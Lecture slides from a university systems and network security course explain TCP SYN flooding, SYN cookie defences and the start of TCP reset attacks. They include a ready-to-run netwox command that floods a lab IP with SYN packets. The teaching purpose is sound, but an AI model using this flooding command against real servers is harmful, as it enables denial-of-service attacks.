SFU SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 479/980: Systems and Network Security

Spring 2020

TCP/IP Attacks

Instructor: Khaled Diab


Previous Lecture

- Introduction to TCP
- Introduction to SYN flooding attack

SYN Flooding

Recall: TCP Connection Establishment


- Any TCP connection starts with a three-way handshake.



- Transmission Control Block (TCB) is stored at the server.
- The server stores the TCB in a queue that is only for the half-open connections

TCP SYN Flooding

- A denial-of-service attack
- The TCP server stores all the half-open connections in a queue
  - Before the three-way handshake is done
  - Recall: the queue has a limited capacity
  - What happens when the queue is full?
- The attacker attempts to fill up the TCB queue quickly
  - No more space for new TCP connections
- The server will reject new SYN packets
- The CPU may have not reached its capacity!




TCP SYN Flooding

- The attacker need to perform two steps:
  - Send a lot of SYN packets to the server (i.e., flooding)
  - Do not finish the third step of the three-way handshake protocol

- How does the attacker set the source IP address?
- Attacker needs to use random source IP addresses
  - Why?
- SYN-ACK packets may be:
  - Dropped in transit
  - Received by a real machine

Launching the Attack



To display active TCP conn.

```
$ sudo netstat -tna
```

Launching the Attack


- Flooding the server with SYN:
- Option 1: using tools.

```
$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

- Option 2: generating SYN pkts from code

Launching the Attack

- Does adding more CPU resources help?



```
1  [|||||||                                             7.7%]   Tasks: 121, 241 thr; 3 running
2  [|||||||||||||||||||||||                            30.0%]   Load average: 0.12 0.04 0.08
Mem[|||||||||||||||||||||||||||||||||||||||||||||||||||758M/1.97G]   Uptime: 00:29:28
Swp[                                                  0K/1022M]
```

Countermeasure

- Not allocate resources at all after the server has only received the SYN packet
  - resources will be allocated only if the server has received the final ACK packet

- Problem?
  - attackers can do the ACK flooding
  - Harmful than SYN flooding (more resources allocated)

- The server needs to know if the received ACK is legitimate!

Countermeasure

- Key Idea:
  - Calculate a hashed value H that only the server knows
  - Inject this value as the initial sequence number in the SYN+ACK pkt
  - If the server does not receive the expected sequence number in ACK pkt
    - It will not process this ACK pkt

- Only the server knows how to calculate H
- This is called SYN Cookie

```
$ sudo sysctl -w net.ipv4.tcp_syncookies=1
```

Countermeasure

SYN Cookie
Is this a stack canary?


TCP Reset

TCP Reset Attack

- To close an existing connection between two victim hosts

- Relies on how TCP closes connections

Closing TCP Connections: FIN Protocol



A

B

1 I have no more data.

FIN seq=x

2 OK!

ACK=x+1

FIN seq=y

3 I have no data as well.

